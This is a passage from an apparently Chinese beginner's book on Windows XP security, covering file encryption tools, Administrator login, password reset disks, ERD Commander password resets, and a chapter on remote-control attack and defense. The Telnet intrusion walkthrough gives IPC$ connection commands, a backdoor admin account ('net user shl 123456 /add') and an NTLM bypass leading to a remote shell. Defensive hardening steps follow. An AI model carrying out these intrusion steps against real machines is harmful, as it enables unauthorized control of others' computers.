7 如果用户想要对已经加密的文件夹进行解密，可以选中想要进行解密的文件夹，然后单击 解 密 按钮，弹出【操作信息设置】对话框，输入密码并单击 提交 按钮，就可以解除已经加密的文件夹密码。

单击该按钮


另外，用户还可以使用文件夹加密精灵进行其他有关文件夹保护的操作。例如使用该软件的隐藏保护功能可以将文件夹隐藏起来；使用伪装保护功能，可以将私密文件夹伪装成为特殊类型的文件夹并隐藏其中的内容；使用粉碎文件夹功能，可以将相应的文件夹彻底删除。有关这些功能，用户可以参考软件的帮助文件进行操作，这里不再介绍。

5.2.2　使用终极程序加密器保护应用程序

终极程序加密器是一款功能强大、操作简便的应用程序加锁软件。使用该软件加密过的应用程序在任何电脑上运行都需要输入正确的密码。

使用终极程序加密器加密应用程序，可以使他人在使用自己的电脑时不能使用自己加密过的程序，这样就可以更好地保护自己的隐私。下面介绍如何使用该软件加密应用程序。

1 要想使用该程序，必须先将该软件安装到电脑上，具体的安装过程这里就不介绍了。安装完成启动程序，打开【终极程序加密器】主界面。



2 在【请选择您所要加密的 EXE 文件】文本框中输入想要加密的应用程序的路径，或者单击【打开】按钮，弹出【打开】对话框，从中用户可以选择想要进行加密的应用程序。

3 选中之后单击 打开(O) 按钮，将该应用程序添加到【请选择您所要加密的 EXE 文件】文本框中。

4 选中【加密之前将原程序备份为同名的 *.TMP】复选框，这样一旦用户忘记了密码还可以进行恢复。然后在【输入密码】文本框中输入密码，在【重复密码】文本框中再次输入密码，选中【与 EXE 文件建立加密关联菜单】复选框，该软件就会建立与所加密应用程序的加密关联菜单。最后单击 加密 按钮，弹出【终极程序加密器】对话框，提示用户文件加密完成。

5 单击 确定 按钮完成操作。当用户再次试图打开该应用程序时，就会弹出【密码】对话框，要求用户输入密码。

6 输入密码后单击 确定 按钮即可运行该程序。如果用户想要解密该应用程序，可以再次打开【终极程序加密器】界面，然后选择已经加密的程序，输入密码并单击 解密 按钮即可。

5.2.3 使用金锋文件加密器加密文件


用户除了可以使用文件夹加密软件加密文件夹以外，还可以使用相关的文件加密软件来加密单个或多个文件，从而使得文件加密更加细致。

金锋文件加密器集文件加密与压缩、文件夹加密与压缩、文件夹保护、字符串加密、日记本、密码本、文件彻底删除、文件图标提取等功能于一身，可以同时使用字符串密码与磁

盘、光盘对文件、文件夹进行加密，安全性极高。同时可以对文件、文件夹进行压缩，具有较高的压缩率。加密后的文件及文件夹在打开时会弹出密码输入框，只有输入正确的密码后才可以打开加密文件、文件夹。软件使用方便，支持文件托放、文件批量加/解密、Windows 资源管理器右键菜单加/解密等，可以直接在 Windows 资源管理器中对文件进行加/解密，而不必启动金锋文件加密器。可以将已加密文件、文件夹生成自解密程序，自解密程序的界面、文件图标、按钮命令等用户可以随意设置，可以将已加密 EXE 文件生成专用自解密程序，让 EXE 文件在每次运行时都必须输入正确的密码。生成的自解密程序可以在任何一台装有 Windows 9x/Me/NT4/2000/XP 系统的电脑中运行。

下面介绍如何使用该软件进行文件加密（这里以金锋文件加密器 5.5 为例）。

1 首先将该软件安装到电脑上，具体方法这里不再赘述。启动该程序，打开其主界面。



2 如果用户想要加密单个文件，则可单击【单个文件】按钮，打开【单个文件加/解密】对话框。

3 在【源文件位置】文本框中输入想要加密的文件所在的路径，或者单击 浏览(L) 按钮，打开【浏览源文件位置】对话框。

4 选中想要加密的文件，单击 打开(O) 按钮，将该文件添加到【源文件位置】文本框中，然后在【输出文件】文本框中输入想要将该加密文件保存到的路径。

5 在【文件密码】文本框中输入密码，在【密码确认】文本框中再次输入密码。此外，用户还可以添加文件注释、磁盘和光盘验证等内容。设置完毕单击 加密(E) 按钮，弹出【金锋文件加密器 5.5】对话框，提示用户加密完成，最后单击 确定 按钮即可。

当用户再次试图打开已加密的文件时，会要求用户输入密码，输入正确密码后才能打开该文件。另外，用户还可以使用金锋文件加密器进行其他许多加密操作，这里不再一一介绍。

5.3 破解管理员账户


在操作系统中，管理员账户是一个特殊的存在，它在系统中有着极大的权限，因此任何一个操作系统对管理员账户都有着严格的控制。

5.3.1 使用 Administrator 账户登录


Administrator 账户，也就是 Windows 系统下的管理员账户，它相当于 Linux 下的 root 账户，具有极高的权限，有很多在普通账户下不能进行的操作在 Administrator 账户下都可以进行。

由于 Administrator 账户具有高权限，因此并不提倡任何情况下都可以用 Administrator 账户登录系统。那么究竟该怎么操作才能用 Administrator 账户登录系统呢？下面介绍用 Administrator 账户登录系统的方法。

1 首先启动电脑，在出现开机画面后按下【F8】键，进入【Windows 高级选项菜单】界面，在该界面中选择【安全模式】菜单项。




2 按下【Enter】键进入【请选择要启动的操作系统】界面，选择【Microsoft Windows XP Professional】菜单项。



3 按下【Enter】键，启动 Windows XP 操作系统，进入 Windows XP 的登录界面，此时会看到【Administrator】账户。

4 单击【Administrator】账户，此时会要求用户输入密码（如果没有设置密码，则可直接进入系统，建议没有设置密码的用户为 Administrator 账户设置一个密码）。

5 输入密码后，按下【Enter】键或者单击按钮即可进入系统，也就是用 Administrator 账户登录。



使用 Administrator 账户登录的另一种方法是什么？

使用 Administrator 账户登录还有另一种方法，那就是在登录界面按下【Ctrl】+【Alt】+【Del】组合键，在弹出的对话框中输入要登录的账户名和密码，然后单击【确定】按钮即可。

5.3.2　创建密码恢复盘

人的记忆力是不可靠的，谁都有忘记密码的时候，如果没有准备，那么想要进入系统是很麻烦的，为了防止这种情况的发生，在设置密码的时候可以同时设置一个密码恢复盘。

Windows 密码恢复盘，也就是密码重设盘，用密码重设盘可以无限次地重新设置密码，因此创建密码重设盘后必须收好，否则他人就可以毫无顾忌使用电脑和修改密码了。设置密码重设盘的具体步骤如下。


1 选择【开始】➢【控制面板】菜单项，打开【控制面板】窗口。

2 双击【用户账户】图标，打开【用户账户】窗口。


3 单击要创建密码重设盘的账户（这里为 Administrator 账户创建密码重设盘），打开【您想要更改您的账户的什么？】窗口，在此窗口

中就可以设置密码重设盘了。


4 单击【阻止一个已忘记的密码】选项，弹出【忘记密码向导】对话框。




5 单击 下一步(N) > 按钮，打开【创建密码重设盘】界面，在【我想在下面的驱动器中创建一个密码密钥盘】下拉列表中选择【3.5 软盘】选项（Windows XP 系统支持使用闪存盘和软盘创建密码重设盘，这里选择使用软盘）。



6 单击 下一步(N) > 按钮，弹出【当前用户账户密码】对话框，在文本框中输入当前用户的密码。




7 单击 下一步(N) > 按钮，开始创建密码重设盘。



8 当对话框中显示“进程：100%已完成”时单击 下一步(N) > 按钮，弹出提示用户完成的对话框，单击 完成 按钮即可完成密码重设盘的创建。


有了密码重设盘，当忘记密码时就可以使用密码重设盘来重新设置密码。使用密码重设盘重新设置密码的具体步骤如下。

1 启动电脑，进入登录界面，单击要重新设置密码的账户，这里以 Administrator 账户为例进行介绍。




2 按下【Enter】键或者单击按钮，会出现没有记住密码的提示，单击该提示框中的【使用密码重设磁盘】选项。


3 弹出【欢迎使用密码重设向导】对话框。




4 单击 下一步(N) > 按钮，插入密码重设盘，在对话框的下拉列表中选择软盘或者闪存盘，由于这里是用软盘创建的密码重设盘，因此这里选择软盘。




5 单击 下一步(N) > 按钮，弹出【重设用户账户密码】对话框，在【输入新密码】文本框中输入新的密码，在【再次输入密码以确认】文本框中再次输入密码，在【输入一个密码提示】文本框中输入密码提示（也可以不输入）。



6 输入完成单击 下一步(N) > 按钮，弹出提示用户完成密码重设的对话框。



7 单击 完成 按钮完成密码重设，返回登录界面，此时就可以用新密码登录系统了。




5.3.3 使用密码恢复软件

使用密码重设盘可以重新设置忘记的密码，但必须要事先创建好密码重设盘，如果密码重设盘找不到了或者没有创建密码重设盘，那又该怎么办呢？还好，现在有很多第三方软件制造商生产出了一些密码恢复软件，用户可以用这些软件来恢复已经忘记的管理员密码。


ERD Commander 2005 是 Windows 系统管管员的终极武器，是系统修复的顶级软件，它支持 Windows NT/2000/XP/Server 2003。用户可以在系统出现问题时使用该软件来对硬盘上的系统进行一系列的检修操作，包括个性管理员口令、编辑注册表、停用和启用设备驱动和服务、崩溃分析、文件修复和系统还原等。

ERD Commander 的强大之处在于，它可以直接对硬盘上的系统进行一些正常情况下只有进入系统才能进行的维护和修复操作。由于无法在登录到系统后使用 ERD Commander，所以用户需要将该软件刻录到光盘中，然后将计算机设置为从光驱启动。具体的操作步骤如下。

1 启动计算机，同时按下【Del】键，进入 BIOS 设置界面，使用光标移动键移动到【Boot】选项。




2 按照提示，将【CD－ROM Drive】设为第一启动项。




3 按下【F10】键，保存并退出 BIOS 设置界面，计算机会自动重启，从光驱启动并进入 ERD Commander 创建界面。

4 单击 OK 按钮，进入【Select the Windows installation you wish to repair】界面。



5 在列表框中选中想要修复的操作系统，然后单击 OK 按钮，进入 ERD Commander 的主界面。




此时用户会发现，该界面与 Windows XP 操作系统的主界面相似，用户完全可以像使用 Windows XP 一样来使用 ERD Commander。此时用户就可以用它来破解管理员密码了。

LockSmith 是 ERD Commander 中集成的一个用来修改系统密码的工具，它主要用来修改硬盘上系统的密码，包括管理员密码。使用该工具破解管理员密码的具体步骤如下。

1 选择【Start】➢【System Tools】➢【Locksmith】菜单项，打开【Welcome to the Locksmith Wizard】对话框。


2 单击 Next > 按钮，进入【Select New Password】对话框。

3 在【Account】下拉列表中选择要设置密码的账户，这里选择【Administrator】账户，用户也可以直接在该下拉列表文本框中输入。



4 在【New Password】和【Confirm Password】文本框中输入密码，然后单击 Next > 按钮，

进入【Finished】对话框。



退出该向导，然后重新启动计算机就可以使用这个新密码登录系统了。

新手

第6章 远程控制攻防

Chapter 6

小龙：小月，我的电脑被别人控制了。

小月：什么，被别人控制了？

小龙：对啊，我没有动键盘和鼠标啊，电脑也在自己操作。

小月：小龙，那是被他人入侵了。

小龙：被他人入侵，通过网络吗？

小月：是啊，这样就可以远程控制你的电脑了。

小龙：那你能教教我怎样防范吗？

小月：呵呵，好的。

要点导航

- 基于认证入侵
- 通过注册表入侵
- 网络执法官软件的使用

6.1 基于认证入侵

如果入侵者能够与远程主机成功地建立基于认证的连接，那么入侵者就可以完全地控制该远程主机，此时入侵者不使用入侵工具也可以实现远程管理 Windows 系统的计算机的目的。

6.1.1 Telent 简介

Telnet 登录方式为黑客的入侵提供了可能，他可以通过这种方式登录到目标并进行各种操作。

对于 Telnet 的认识，不同的人持有不同的观点，可以把 Telnet 当成一种通信协议。但是对于入侵者而言，Telnet 只是一种远程登录的工具。一旦入侵者与远程主机建立了 Telnet 连接，入侵者的本地机只相当于一个只有键盘和显示器的终端而已。

Telnet 究竟可以用来干什么呢？首先，Telnet 是控制主机的第一手段。如果入侵者与远程计算机建立了 Telnet 连接，就可以像控制本地计算机一样来控制远程计算机。可见 Telnet 方式是入侵者惯于使用的远程控制方式，当得到远程主机的管理员权限后，一般都会使用 Telnet 方式进行登录。其次，Telnet 可以用来做跳板。入侵者把用来隐身的“肉鸡”称之为跳板，他们经常用这种方法从一个“肉鸡”登录到另一个“肉鸡”，这样在入侵的过程中就不会暴露自己的 IP 地址了。

由于 Telnet 的功能太强大，而且也是入侵者使用最频繁的登录手段之一，因此微软公司为 Telnet 添加了身份验证，称为 NTLM 验证。它要求 Telnet 终端除了需要有 Telnet 服务主机的用户名和密码外，还需要满足 NTLM 验证关系。NTLM 验证大大地增强了 Telnet 主机的安全性，就像一只拦路虎，可以把很多入侵者拒之门外。

使用 Telnet 登录的命令是：telnet HOST [PORT]。

断开 Telnet 连接的命令是：exit。

要想成功地建立 Telnet 连接，除了要求掌握远程计算机上的账号和密码，还需要远程计算机已经开启“Telnet 服务”，并去除 NTLM 验证。也可以使用专门的 Telnet 工具来进行连接，例如 STERM 以及 CTERM 等工具。

6.1.2 Telent 入侵

Telnet 入侵的过程比较复杂，下面进行详细的介绍。

一般来说，目标主机上的 Telnet 服务并没有开启，所以入侵者首先要开启目标机的 Telnet 服务。具体的操作步骤如下。


1 首先需要建立 IPC$连接。选择【开始】➢【运行】菜单项，打开【运行】对话框，在【打开】下拉列表文本框中输入“cmd”命令，然后单击 确定 按钮。

2 打开【命令提示行】窗口，然后使用“net use\\IP\ipc$ “PASSWORD” /user: “sb1” “命令


建立 IPC$连接。其中“shl”是原先建立的后门账号。

3 下面开启远程主机中被禁用的 Telnet 服务。在桌面的【我的电脑】图标上单击鼠标右键，在弹出的快捷菜单中选择【管理】菜单项。

4 打开【计算机管理】窗口，选择【操作】➢【连接到另一台计算机】菜单项。



5 弹出【选择计算机】对话框，选中【这个管理单元将始终管理】组合框中的【另一台计算机】单选按钮，然后在其右侧的文本框中输入目标主机的 IP 地址，这里输入“192.168.1.254”。



6 单击 确定 按钮，此时在左侧窗格中的【计算机管理】目录的右侧就会出现目标主机的 IP 地址。

7 依次展开【服务和应用程序】➢【服务】选项，可以看到在右侧的窗格中有一个【Telnet】选项，然后双击该选项，打开【Telnet 的属性（192.168.1.254）】对话框。

8 在【常规】选项卡中的【启动类型】下拉列表中选择【自动】选项，单击 应用(A) 按钮，此时【服务状态】组合框中的按钮 启动(S) 处于激活状态，单击 启动(S) 按钮启动 Telnet 服务，然后单击 确定 按钮应用设置。


9 在【命令提示符】窗口中使用“del”命令断开IPC$连接。

10 由于NTLM验证，使得Telnet的安全性大为提高，现在就提供一种绕过NTLM验证的方法。为了绕过NTLM验证，要建立一个和目标机上相同的账号和密码。在【命令提示符】窗口中输入“net user shl 123456 /add”命令和“net localgroup administrator shl /add”命令，并分别按下【Enter】键。


11 选择【开始】➢【程序】➢【附件】菜单项，在【附件】菜单项下的【命令提示符】菜单项上单击鼠标右键，在弹出的快捷菜单中选择【属性】菜单项。

12 打开【命令提示符 属性】对话框，然后单击【快捷方式】选项卡中的 高级(D)... 按钮。


13 弹出【高级属性】对话框，然后选中【以其他用户身份运行】复选框。



14 连续单击 确定 按钮应用设置，然后选择【开始】➢【程序】➢【附件】➢【命令提示符】菜单项，打开【运行身份】对话框。



15 选中【下列用户】单选按钮，然后在【用户名】下拉列表文本框中输入已创建的账号，在【密码】文本框中输入密码。



16 单击 确定 按钮，弹出【命令提示符】窗口，然后输入“telnet 192.168.1.254”命令进行 Telnet 登录。

至此，在此界面输入命令“y”并按下【Enter】键，表示发送密码并登录，之后输入账号和密码，即可打开远程主机为 Telnet 终端用户开启的 Shell。在该 Shell 中输入的命令将会直接在远程计算机上得到执行。

6.1.3　防范 IPC$入侵


如果入侵者能够与远程主机成功地建立 IPC$连接，那么入侵者就可以完全地控制该远程主机，此时入侵者不使用入侵工具也可以实现远程管理 Windows 系统的计算机的目的，因此对 IPC$入侵的防范是很重要的。

防止遭受 IPC$入侵的方法有很多种，下面对其进行介绍。


- **禁用共享和** NetBIOS

首先要禁用本机的所有共享，这些操作这里就不介绍了。下面介绍如何禁用 NetBIOS。

1 在桌面的【我的邻居】图标上单击鼠标右键，在弹出的快捷菜单中选择【属性】菜单项。



2 弹出【网络连接】窗口，在【本地连接】图标上单击鼠标右键，在弹出的快捷菜单中选择【属性】菜单项。



3 弹出【本地连接 属性】对话框，切换到【常规】选项卡，撤选【此连接使用下列项目】列表框中的【Microsoft 网络的文件和打印机共享】、【NWLink NetBIOS】和【NWLink IPX/NetBIOS Compatible Transpor】等3个复选框（视自己具体的机器配置而定）。

4 选择【此连接使用下列项目】列表框中的【Internet 协议（TCP/IP）】选项，然后单击 属性(R) 按钮打开【Internet 协议（TCP/IP）属性】对话框。


5 单击【常规】选项卡中的 高级(V)... 按钮，打开【高级TCP/IP设置】对话框，切换到【WINS】选项卡中，然后选中【NetBIOS 设置】组合框中的【禁用TCP/IP上的NetBIOS】单选按钮。

6 连续单击 确定 按钮即可应用设置。

设置本地安全策略

设置本地安全策略的具体步骤如下。


1 选择【开始】➢【控制面板】菜单项，打开【控制面板】窗口。



2 双击【管理工具】图标，打开【管理工具】窗口。

3 在【管理工具】窗口中双击【本地安全策略】图标，打开【本地安全设置】窗口，然后依次展开【安全设置】节点下的【本地策略】➢【安全选项】分支。

4 双击右侧窗格中的【网络访问：不允许 SAM 账户和共享的匿名枚举】策略，打开【网络访问：不允许 SAM 账户和共享的匿名枚举 属性】对话框，选中【本地安全设置】选项卡中的【已启用】单选按钮。




5 单击 确定 按钮应用设置，此功能设置完毕。

修改注册表禁止共享

在 Windows XP 系统中，用户可以通过修改注册表来禁止共享。具体的操作步骤如下。

1 选择【开始】➢【运行】菜单项，打开【运行】对话框，在【打开】下拉列表文本框中输入“regedit”命令。




2 单击 确定 按钮，打开【注册表编辑器】窗口，然后依次展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa 分支。

3 双击右侧窗格中的“restrictanonymous”键，打开【编辑 DWORD 值】对话框，然后将【数值数据】文本框中的数值修改为【1】，单击 确定 按钮应用设置。

